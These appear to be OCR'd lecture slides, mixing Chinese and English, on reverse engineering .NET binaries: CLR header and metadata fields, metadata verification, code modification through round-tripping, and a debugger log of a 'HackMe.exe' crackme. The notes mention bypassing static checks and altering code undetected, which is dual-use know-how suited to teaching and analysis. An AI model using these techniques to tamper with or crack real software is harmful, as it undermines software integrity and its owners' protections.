VersionLength	00000278	Dword	0000000C
VersionString	0000027C	N/A	v2.0.50727
Flags	00000288	Word	0000
NumberOfStreams	0000028A	Word	0005

固定爲0x424a5342（BSJB)

CLR 表頭資料


[MetaPuck 1.0] by yoda
File
View
About
CLR Header
cb: 0x48
Version: 2.05
Flags: 0x1
EntryPointToken: 0x6000001
MetaData DataDirectory
Resources DataDirectory
StrongNameSignature DataDirectory
CodeManagerTable DataDirectory
VTableFixups DataDirectory
ExportAddressTableJumps DataDirectory
ManagedNativeHeader DataDirectory
MetaData Header
ScopeName: Hello.exe
MVID: {07ECB6CF-3D2A-44FE-9B98-01FACE997AF1}
Assembly Info
Assembly References
Module References
Global Fields
Global Routines
Global Member References
Type Definitions
Type References
Type Specifications
User Strings
HackMe.exe
[CLR Header]

Metadata的table entry



Metadata check機制


- Static check
  - Compiler階段
  - 特別程式驗測(PeVerify.exe)
- Dynamical Check
  - .net core check

- Static check可修改後繞過
- 駭客常常製造可執行但metadata check failed的程式來擾亂

Code modify


- 由於.net 可進行round-tripping操作. 所以code modify可以神不知鬼不覺的進行
- 對於混合編輯的程式就失效了
  - 需配合Refflector與IDA Pro 一起
  - 沒有round-tripping的特性


debug



C:\HackMe.exe (1588) (STOPPED) - PEBrowse Professional Interactive
File Edit View Tools Debug Window Help
Debug Log:
Debug session started on 星期三, 七月 15, 2009, at 06:52 PM.
Starting configuration:
Driver enabled.
.NET Profiler enabled.
NOT breaking on process initialization.
NOT breaking on process shutdown.
Breaking on main.
NOT breaking on thread start.
Stepping through loops.
Including OutputDebugString in output log display.
Breaking on first JIT event.
Displaying CLR system profiling events in the log.
Sorting items in .NET GC object display by type.
Including object names in .NET GC object display.
Including MSIL in disassembly.
Analyze mode enabled.
Default debug symbols location.
Exact only debug symbol matching.
Breaking on an embedded INT3/DbgBreakPoint.
Breaking on all exceptions (handled or not).
Refreshing memory displays automatically.
Refreshing process information displays automatically.
Refreshing structure displays automatically.
Refreshing breakpoint displays automatically.
Refreshing execution path displays automatically.
Refreshing exception handler displays automatically.
Displaying ESP at start of debugging.
Displaying debug symbols in the memory dump.
Including register hints.
Restricted operations (setting breakpoints, reading memo
Commandline: "C:\HackMe.exe".
Starting Directory: C:\.
DebugStartingProcess succeeded.
PID: 0x0634 TID: 0x078C Creating: C:\HackMe.exe at 0x00400
PID: 0x0634 TID: 0x078C Loading: C:\WINNT\system32\NTDLL.D
PID: 0x0634 TID: 0x078C Loading: C:\WINNT\system32\mscoree
PID: 0x0634 TID: 0x078C Loading: C:\WINNT\system32\KERNEL3
PID: 1588 (0x0634) TID: 1932 (0x078C)
Registers at EIP: 0x77F9193D
EAX: 0x00000000 (STATUS_SUCCESS)
EBX: +0x00131F04 (Default Process Heap)
ECX: 0x00000009
EDX: 0x00000000
EDI: +0x00131F70 (Default Process Heap)
ESI: +0x7FFDF000 (Process Environment Block)
ESP: +0x0012F984
EBP: +0x0012FC98
EIP: +0x77F9193D
EFlags: +0x00000202 o d I t s z 0 a 0 p 1 c
PID: 1588 (0x634) TID: 1932 (0x78C)
Stack at 0x0012F984 (1660 bytes) for EIP: 0x77F9193D
+0 +1 +2 +3 0123
+0x0012F984 71 44 F8 77 qD.w -314
+0x0012F988 00 F0 FD 7F .... -310 Process Environment Block
+0x0012F98C 00 E0 FD 7F .... -30C Thread 0x78C Environment
0x0012F990 00 00 00 00 .... -308
0x0012F994 43 00 3A 00 C.:. -304
0x0012F998 5C 00 57 00 \.W. -300
0x0012F99C 49 00 4E 00 I.N. -2FC
0x0012F9A0 4E 00 54 00 N.T. -2F8
0x0012F9A4 5C 00 73 00 \.s. -2F4
0x0012F9A8 79 00 73 00 y.s. -2F0
